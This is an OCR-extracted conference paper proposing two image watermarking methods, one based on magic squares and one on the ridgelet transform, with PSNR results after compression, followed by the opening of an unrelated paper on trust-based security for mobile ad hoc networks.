Keywords Digital watermarking · Magic square · Ridgelet transformation · Peak signal-to-noise ratio · Wavelet transformation

1 Introduction

The world is filled with information. People like to access and manipulate information at their convenience across different platforms such as satellite, wireless networks, Internet through their portable devices. Digital information is spreading rapidly via the Internet. The online social networks, such as Facebook, Hi5 [1], are

R. S. R. Channapragada (✉)
Department of CSE, Geethanjali College of Engineering and Technology, Cheeryal (V), Keesara (M), R. R. District, Hyderabad, Andhra Pradesh 501301, India
e-mail: crsgrao@yahoo.com

M. V. N. K. Prasad
IDRBT, Hyderabad, Andhra Pradesh, India
e-mail: mvnkprasad@idrbt.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_14, © Springer India 2014

gaining popularity through information publication and sharing. Due to readily available information in a variety of context, Internet provides people with extraordinary opportunities and benefits. It also makes the people to compromise the safety of information in few cases. It is possible to produce a number of copies of the original information without any limitation. As per multimedia intelligence research, the value of unlicensed/pirated music distributed on P2P networks in 2007 was US$ 69 billion [2]. Digital watermarking and fingerprinting are the techniques in the field of digital rights management (DRM) [3]. Digital watermarking is a proven and existing technology that has been deployed in a broad range of applications such as e-commerce, counterfeit deterrence, broadcast monitoring, forensic, rights management, copy prevention, content filtering, and classification. Digital watermarking is an information authentication technology, whereby a digital signature is embedded into all sorts of information, including images, audio, and video [4]. As if a traditional watermark on paper remains an integral part of each paper wherever it gets distributed, a digital watermark exists with the information through manipulation, copying, and transformations [5, 6]. Digital watermark can be embedded and extracted either in spatial domain or in frequency domain. The watermark can be resized using spread-spectrum techniques. Pickholtz et al. [7] have defined spread-spectrum communications as a means of transmission, where the signal occupies excess bandwidth than the minimum to send the information. The data accomplish with an independent code. At the receiver the asynchronies reception of data uses the code for de spreading and subsequent data recovery.

Chin-Chen Chang et al. have proposed a fragile watermarking scheme based on magic square technique. In this algorithm, a selected 3×3 magic square is embedded in every block of original image [8]. Huang Hui-fen has suggested an algorithm for block scrambling of watermark images (WMs) by using magic square technique and then embedding them in low-frequency coefficients of discrete wavelet transform (DWT)-applied original image [9]. Yuancheng Li has discussed a method to embed the watermark by first transforming WM by Arnold scrambling method and then embedding into the lowest frequency sub-band in ridgelet transform domain [10]. Patrizio Campisi et al. have discussed a watermarking method based on ridgelet transform technique [11]. In this, they have identified the edges of the WM and then segmented it to small blocks on which ridgelet transform technique was applied and then embedded into original image. Chittaranjan Pradhan et al. have discussed a non-blind digital image watermarking algorithm based on DWT, cross chaotic map, and Arnold transform and shown that the DWT leads to better results [12]. Gaurav Bhatnagar et al. have discussed a digital watermarking algorithm based on multiple image encryptions using fractional DWT technique [13]. The algorithm discusses how to encrypt various images by using linear equation process for embedding and demonstrated the efficiency of the application. Changjiang Zhang and Min Hu have discussed a watermarking technique based on curvelet transform technique. In this, the watermark was first scrambled by the Arnold transformation [14]. Then, the watermarking is embedded to the coarse coefficients, which are larger than some threshold values in the curvelet transform domain. Pan-Pan Niu et al. have

extracted the stable image feature points from the cover image by using the multiscale scale-invariant feature transform detector, and the local feature regions (LFRs) are constructed adaptively according to the feature-scale theory [15]. The bandelet transform is then performed on the LFRs, and then, the digital watermark is embedded into the LFRs by modifying the significant bandelet coefficients. H. Sadreazami and M. Amini have proposed a method in which the host image is partitioned into non-overlapping blocks and ridgelet transform is applied to each single block so that ridgelet transform shows optimal performance even for complicated images with curve edges [16]. The watermark bits are embedded to the best directions of ridgelet coefficients, which are selected with respect to their intensity variance. Jun Wang et al. have proposed watermarking method based on multiobjective genetic algorithm, which can automatically optimize system parameters, with a variable-length mechanism, which is designed to search the most suitable position for embedding watermarks [17]. The embedding and extraction watermark methods in this paper mainly address image compression attacks. The rest of the paper is organized as follows. Section 2 explains the proposed algorithms for watermark embedding and extraction processes. The results are discussed in Sect. 3, and the conclusion is in Sect. 4.

2 Proposed Watermarking Algorithms

The proposed algorithms are based on magic square and ridgelet transform techniques. The results obtained through these techniques are proven to be as per the requirement. The magic square technique was used as spread-spectrum technique to resize the WM.

2.1 Magic Square Procedure

An nth-order magic square is arranging n_2 distinct integers in a square, such that the sum of numbers of any row, any column, or any diagonal will be the same constant [18]. From the times of Vedic days, the 3 × 3 magic square has become a part of Indian culture, for example the Ganesh yantra. A 4 × 4 magic square appears in Khajuraho in the Parsvanath Jain temple, India, is a well-known magic square dated from the tenth century [19].

The WM, of size m × m pixels, is considered for resizing equivalent to original image (I) size (with equal number of rows and columns, i.e., $p \times p$) by using magic square technique for embedding. The spread-spectrum procedure is an effective technique in spatial domain embedding process [20, 21]. This procedure is efficient because the watermark will be spread across the original image and also it survives against regular signal processing attacks such as compressing, noising. Divide the original image size with WM size to obtain the size of the magic

square, $k \times k$. For every pixel value of watermark, a $k \times k$ magic square is generated. The obtained magic square values will be positioned to obtain a WM RI, with size p × p. An adjustment value array will be generated wherever the pixel value is less than the possible magic square minimum value. For example, the minimum value for any 4 × 4 magic square is 34 so if the pixel value is less than 34, then the magic square cannot be generated. In this case, the adjustment value is generated and inserted into adjustment array (ADJ).

2.2 Method 1

The proposed algorithm architecture is shown in Fig. 1. Figure 1a explains the watermark embedding procedure, and Fig. 1b explains the extraction procedure. The extracted watermark (EWM) is then compared to the existing original watermark.

Embedding Procedure: The original image, *I*, is read as an array by using RGB color space to obtain three-dimensional array. The RI obtained through the magic square procedure is added into third dimension or blue space of *I* using Eq. 1. Then, the watermarked image (WI) is reproduced.

$$\mathrm{WI}_{m,n} = I_{m,n,3} + \mathrm{Ri}_{m,n} \tag{1}$$

Extraction Procedure: The WI is read as an array by using RGB color space to obtain three-dimensional array. Then, the three-dimensional values of original image, *I*, are subtracted from the three-dimensional values of WI to obtain $p \times p$ pixel image, MSR, as per Eq. 2. The image is segmented to $N \times N$ blocks, each with $m \times m$ pixel size. The respective pixel values of all *N* blocks in a row




Fig. 1 **a** Embedding procedure. **b** Extraction procedure

are added, and then, ADJ is used to obtain EWM, as per Eq. 3. The EWM can be compared to WM.

$$\mathrm{MSR}_{m,n} = \mathrm{WI}_{m,n,3} - \mathrm{I}_{m,n,3} \tag{2}$$

$$\mathrm{EWM}_{m,n} = \sum_{m=0}^{m} \sum_{n=0}^{m} \sum_{q=n+64}^{p} \mathrm{MSR}_{m,q} + \mathrm{ADJ}_{m,n} \tag{3}$$

2.3 Method 2

The ridgelet transform technique was applied to obtain significant information of the original image so that the watermark becomes robust in nature. The ridgelet transform technique was first developed by Candes and Donoho. The technique was described as a sparse expansion for functions on continuous spaces that are smooth away from discontinuities along lines. The new transforms are more effective than the wavelet transform in approximating and denoising images with straight edges [22, 23]. Taking the one-dimensional wavelet transform on the projections of the Radon transform in a special way results in the ridgelet transform, which is invertible, non-redundant, and computed via fast algorithms. Transverse to these ridges is a wavelet [24].

The proposed algorithm architecture is shown in Fig. 2 where Fig. 2a explains the procedure for application of transform technique on watermark and original image and then embedding to obtain WI. Fig. 2b explains the procedure for extraction of the watermark from the WI by applying ridgelet transform technique. The EWM will then be compared to the existing original watermark.

Embedding Procedure: The original image, I, is read as an array by using RGB color space to obtain three-dimensional array, A. The ridgelet function [22] accepts L cells, where L is the scale of the ridgelet transform. The number of angles computed by the ridgelet function is as follows. For a $p \times p$ pixel image, the number of possible center slices is $p + p = 2p$. Therefore, we get $2p$ angles. Each output in the cell corresponds to ridgelet transform coefficient at a particular angle. This ridgelet function is applied to the third dimension of the array, A, to obtain an array B. From RI, which is obtained in magic square procedure, $q \times q$ pixels are selected as array S. The Ridgelet Transform technique is applied on S to obtain an array of cells, C. The rest of the pixel values will be stored as EM. The angle coefficients of B and C arrays are added as per Eqs. 4 and 5, to obtain an array RTP. Then, the inverse ridgelet transform technique is applied to RTP and the first two dimensions are added to obtain WI, WMI. The values of D obtained through Eq. 6 and B are stored for extraction purpose.

$$\mathrm{RTP}_{\{m,1\}\{1,2\}\{1,k\}} = B_{\{m,1\}\{1,2\}\{1,k\}} + C_{\{m,1\}\{1,2\}\{1,k\}} \tag{4}$$

$$\mathrm{RTP}_{\{m,1\}\{1,1\}\{1,k\}} = B_{\{m,1\}\{1,1\}\{1,k\}} \tag{5}$$




Fig. 2 **a** Embedding procedure. **b** Extraction procedure

1	13	12	8	8	11	6	9
2	14	7	11	12	7	10	5
15	3	10	6	13	14	3	4
16	4	5	9	1	2	15	16
8	11	6	9	1	13	12	8
12	7	10	5	2	14	7	11
13	14	3	4	15	3	10	6
1	2	15	16	16	4	5	9

Fig. 3 Four 4 × 4 magic square combination format

$$D_{\{m,1\}\{1,1\}\{1,k\}} = C_{\{m,1\}\{1,1\}\{1,k\}} \tag{6}$$

Extraction Procedure: The WI, WMI, is read by using MATLAB function imread to obtain three-dimensional array, WMA. The MATLAB function ridgelet is applied to the third dimension of the array, WMA, to obtain an array WMB. The ridgelet coefficients of B are subtracted from WMB to obtain the cells, D, as per Eq. 7. The displacement values left in array C are added to D, and then, the inverse ridgelet transform technique is applied to obtain EWM array, ExWM. The size of the EWM will be $q \times q$ pixels. These pixels will be inserted into EM, from which

Fig. 4 Original watermark

the original watermark, EWM, can be generated by using ADJ, as per Eq. 8, to prove the authenticity.

$$D_{\{m,1\}\{1,2\}\{1,k\}} = \mathrm{WMB}_{\{m,1\}\{1,2\}\{1,k\}} - B_{\{m,1\}\{1,2\}\{1,k\}} \tag{7}$$

$$\mathrm{EWM}m,n = \sum_{m=0}^{m}\sum_{n=0}^{m}\sum_{q=n+64}^{p} \mathrm{ExWM}m,q + \mathrm{ADJ}m,n \tag{8}$$

3 Results

This section reveals the findings of the application of both the above-said procedures for digital watermarking. Peak signal-to-noise ratio (PSNR) is considered to measure the image quality using Eq. 9. The larger the PSNR, the better the quality of image.

$$\mathrm{PSNR} = 10 \cdot \log_{10}\left(\frac{\mathrm{MAX}_I^2}{\mathrm{MSE}}\right) \tag{9}$$

where MAX_I represents the maximum pixel value and MSE represents the mean square error. A Lena color image of size 512 × 512 pixels (as shown in Fig. 5) is read as an array by using RGB color space to obtain three-dimensional array, A, and considered as cover image (I, as shown in Fig. 5). The WM, of size 64 × 64 pixels (as shown in Fig. 4), is considered for resizing equivalent to cover image (I) size




Fig. 5 Original Lena image

Fig. 6 Resized watermark

before embedding by using magic square technique. For every pixel value of watermark, an 8×8 magic square is generated based on 4×4 magic square technique, as shown in Fig. 3. So an 8×8 square can be treated to be the combination of four 4×4 matrices. In 4×4 magic square, the minimum sum of any row, column, or diagonal can be of 34. So the magic square of 8×8 can be generated for all values greater than or equal to 68. The difference can be added to other matrix, X, which can be adjusted while retrieving the watermark.

Fig. 7 Inverted image

Fig. 8 Extracted watermark from bmp image (method 1)

The values of the respective elements are calculated using Eqs. 10 and 11. In Eq. 10, a (1) represents the first element value. The max is the value for which the 8×8 magic square to be generated. The subsequent values can be generated by adding one to its predecessor as in Eq. 11.

$$a(1) = \left({}^{(\max - 34)}/_{2} \right) + 1 \tag{10}$$

Fig. 9 Watermarked bit map image (method 1)

Fig. 10 Extracted watermark from gif format image (method 1)

$$a(k) = (k - 1) + 1 \tag{11}$$

The obtained 64 pixels will be embedded to 64 blocks of an empty image in the respective positions. With this, the watermark can be resized to 512 × 512 pixels array RI. The obtained array RI (shown in Fig. 6) consists of 64 blocks of watermarks with varied intensities. Figure 7 shows the inverted image of resized watermark. For method 1, the image RI is directly added to A, third dimension of cover image I, to obtain the WI (Fig. 9). The watermark was extracted from this WI (Fig. 9), and 64 × 64 pixel watermark was reconstructed as per the given

Fig. 11 Lena gif format (method 1)




Fig. 12 Extracted watermark from jpg format image (method 1)

procedure (as shown in Fig. 8). Then, the obtained watermark was compared with the original watermark, WM. For method 2, the MATLAB ridgelet function is applied to the third dimension of cover image (I) to obtain an array B consisting of 1,024 cells (the number of possible center slices present in B is




Fig. 13 Lena jpg format (method 1)




Fig. 14 Extracted watermark from png format image (method 1)

512 + 512 = 1,024). Each output of the cells corresponds to ridgelet transform coefficient at a particular angle. The 128 × 128 pixel block of resized watermark array RI obtained from the magic square procedure is taken, and the ridgelet transform technique is applied to obtain an array, *C*. The ridgelet coefficients of *B* and *C* arrays are added, and the inverse ridgelet transform technique is applied to




Fig. 15 Lena png format (method 1)

Fig. 16 Extracted watermark from bmp image (method 2)

obtain the WI, WMI (as shown in Fig. 17). The watermark was extracted from the WI (shown in Fig. 17), and 64 $\times$ 64 pixel watermark was reconstructed as per the given procedure (shown in Fig. 16). The obtained watermark was compared with the original watermark (Fig. 4). The resultant PSNR has shown acceptable level of noise in the WI.




Fig. 17 Watermarked bit map image (method 2)

Table 1 PSNR results for different BMP images

S. no.	Name (size 512 × 512)	Method 1	Method 2	Huang Hui-fen method [9]	Yuancheng Li method [10]	Patrizio Campisi [11]
1	Lena	33.04	61.93	39.9	27.7	40.46
2	Baboon	33.04	61.93	–	–	37.6
3	Barbara	33.05	61.93	–	–	40.14
4	Pepper	33.04	62.03	–	–	–

In [9], Huang Hui-fen has executed the application by using grayscale images as host image and WM. First, the WM is scrambled and obtained new image consists of magic square, and then, it is embedded through DWT Technique. In [10], Yuancheng Li has also discussed a novel algorithm based on grayscale images. The WM was first scrambled using Arnold scrambling technique and then embedded using ridgelet transform technique. In [11], Patrizio Campisi has considered grayscale images for his results. The watermark is embedded into the most significant edge of the host image with the help of ridgelet transform technique. This has proven that the results obtained through the methods discussed in this paper are comparable with methods discussed by [9–11]. The given procedures were applied to various standard images (24-bit color bmp images). The PSNR was obtained and is given in Table 1.

The WIs were taken through a series of compression attacks, and then, the watermark was extracted from the respective attacked images. Figures 10, 11, 12, 13, 14, 15 are the resultant images of the WIs after performing the compression




Fig. 18 Extracted watermark from gif format image (method 2)




Fig. 19 Lena gif format (method 2)

signal processing attacks for watermarked Lena image (shown in Fig. 9). Figs. 11, 13, and 15 show the results of method 1. Figures 10, 12, and 14 show the EWMs from the respective images through method 1. Figures 18, 19, 20, 21, 22, 23 show the resultant images of the WIs after performing the compression signal processing

Fig. 20 Extracted watermark from jpg format image (method 2)




Fig. 21 Lena jpg format (method 2)

attacks for watermarked Lena image (shown in Fig. 17). Figures 19, 21, and 23 show the results of method 2. Figures 18, 20, and 22 show the EWMs from the respective images through method 2. These EWMs are then compared with the original watermark, and the PSNR results were given in Table 2.

Fig. 22 Extracted watermark from png format image (method 2)

Fig. 23 Lena png format (method 2)

Table 2 PSNR results after attacks watermarked image

S. no.	Type of attack on 24-bit color Lena image (size 512 × 512)	Method 1	Method 2
1	Watermark extracted from bmp image	41.27	38.63
2	BMP converted to gif format	14.59	15.02
3	BMP converted to jpg format	14.49	25.84
4	BMP converted to png format	14.57	38.63

4 Conclusion

This paper has discussed two different methods of embedding and extraction of watermark using magic square technique and ridgelet transform techniques. It was shown that the magic square technique can serve better in resizing the image as per the requirement, by spreading its brightness so as to preserve the quality of cover image. It has also been shown that this makes the watermark to survive against compression attacks. Also, the paper has discussed the efficiency of the ridgelet transform technique for embedding the watermark and sustaining the same after compression attacks. The PSNR results obtained through these methods for WIs are better than the one discussed in [9–11].

References

1. Bae, Y., Lee, H.: A sentiment analysis of audiences on twitter: Who is the positive or negative audience of popular twitterers? 5th International Conference on Convergence and Hybrid Information Technology (ICHIT 2011), pp. 732–739, Sept 2011
2. URL: http://www.multimediaintelligence.com/
3. Iannella, R.: Digital rights management (DRM) architectures. D-Lib Magazine **7**(6) (2001)
4. Cox, I.J., Miller, M.L., Bloom, J.A.: Digital watermarking, pp. 12–26. Academic Press, Waltham (2002)
5. Hunter, D.: Handmade paper and its watermarks: A bibliography. B. Franklin, New York (1967)
6. Meggs, P.B.: A history of graphic design, 3rd edn, p. 58. Wiley, New Jersey (1998)
7. Pickholtz, R.L., Schilling, D.L., Milstein, L.B.: Theory of spread spectrum communications: A tutorial. IEEE Trans. Commun. (COM-30), **30**(5), 855–884 (1982)
8. Chang, C.C., Kieu, D., Wang, Z.H., Li, M.C.: An image authentication scheme using magic square. 2nd IEEE International Conference on Computer Science and Information Technology (ICCSIT), pp. 1–4, Aug 2009
9. Huang, H.: Perceptual image watermarking algorithm based on magic squares scrambling in DWT. 5th International Joint conference on INC, IMS, IDC, pp. 1819–1822, Aug 2009
10. Li, Y.: An image digital watermarking method based on ridgelet and KICA. International Conference on MultiMedia and Information Technology (MMIT), pp. 345–348, Dec 2008
11. Campisi, P., Kundur, D., Neri, A.: Robust digital watermarking in the ridgelet domain. IEEE Signal Process. Lett. **11**(10), 826–830 (2004)
12. Pradhan, C., Rath, S., Bisoi, A.K.: Non blind digital watermarking technique using DWT and cross chaos. 2nd International Conference on Communication, Computing and Security (ICCCS-2012), vol. 6, pp. 897–904 (2012)

13. Bhatnagar, G., Jonathan Wu, Q.M., Raman, B.: Discrete fractional wavelet transform and its application to multiple encryption. Int. J. Inf. Sci. **223**, 297–316 (2013)
14. Zhang, C., Hu, M.: Curvelet image watermarking using genetic algorithms. Congr. Image Signal Process. **1**, 486–490 (2008)
15. Niu, P.P., Wang, X.Y., Jin, H.B., Lu, M.Y.: A feature-based robust digital image watermarking scheme using bandelet transform. Int. J. Opt. Laser Technol. **43**(3), 437–450 (2011)
16. Sadreazami, H., Amini, M.: A robust spread spectrum based image watermarking in ridgelet domain. AEU: Int. J. Electron. Commun. **66**(5), 364–371 (2012)
17. Wang, J., Peng, H., Shi, P.: An optimal image watermarking approach based on a multi-objective genetic algorithm. Int. J. Inf. Sci. **181**(24), 5501–5514 (2011)
18. Xie, T.: An evolutionary algorithm for magic squares. Congr. Evol. Comput. **2**, 906–913 (2003)
19. Andrews, W.S., Frierson, L.S., Browne, C.A.: Magic squares and cubes. Open court publish company (1908)
20. Cox, J., Kilian, J., Leighton, T., Shamoon, T.: Secure spread spectrum watermarking for images, audio and video. Int Conf. Image Process. **3**, 243–246 (1996)
21. Cox, J., Kilian, J., Leighton, T., Shamoon, T.: Secure spread spectrum watermarking for multimedia. IEEE Trans. Image Process. **6**(12), 1673–1687 (1997)
22. Starck, J.L., Candès, E.J., Donoho, D.L.: The curvelet transform for image denoising. IEEE Trans. Image Process. **11**(6), 670–684 (2002)
23. Donoho, D.L., Flesia, A.G.: Digital ridgelet transform based on true ridge functions. Int. J. Stud. Comput. Math. **10**, 1–30 (2003)
24. Do, M.N., Vetterli, M.: The finite ridgelet transform for image representation. IEEE Trans. Image Process. **12**(1), 16–28 (2003)

Circle of Trust: One-Hop-Trust-Based Security Paradigm for Resource-Constraint MANET

K. M. Imtiaz-Ud-Din, Touhid Bhuiyan and Shamim Ripon

Abstract Mobile Ad Hoc Networks (MANETs) suffer from acute crisis of resources in terms of battery power, computational ability, and so on. This together with its inherent salient nature makes it very difficult to design effective and efficient security solutions for the MANET. In this kind of dynamic environment, the nodes cannot rely on the conventional measures pertaining to the wired networks. Thus, approaches that depend on trust establishment and evaluation among the nodes are being considered as significant strides toward data protection, secure routing, and other secure network activities. Most of these models can be deemed as rather unscalable due to an excessive exhaustion of resources. In this paper, we limit the region of concern for each node to its one-hop locality and thereby considerably reduce the network overhead. This simple approach to security depending on the principle of mutual trust and prioritization of self-experience has been shown to be effective against a pool of common attacks and feasible with respect to the architectural demand of MANET.

Keywords MANET · Crisis of resource · Trust · Self-experience · Scalability · Introduction

K. M. Imtiaz-Ud-Din (✉) · T. Bhuiyan · S. Ripon
Department of Computer Science and Engineering, East West University, Dhaka, Bangladesh
e-mail: imtu7986@gmail.com

S. Ripon
e-mail: dshr@ewubd.edu

